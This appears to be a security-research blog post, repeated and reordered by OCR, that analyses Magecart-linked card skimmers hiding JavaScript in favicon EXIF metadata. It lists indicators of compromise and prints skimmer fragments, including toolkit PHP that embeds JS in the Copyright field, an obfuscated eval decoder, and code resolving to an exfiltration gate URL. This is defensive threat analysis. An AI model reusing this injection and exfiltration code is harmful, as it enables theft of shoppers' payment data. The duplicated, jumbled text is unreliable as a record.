


We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails


```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```

Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.


It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

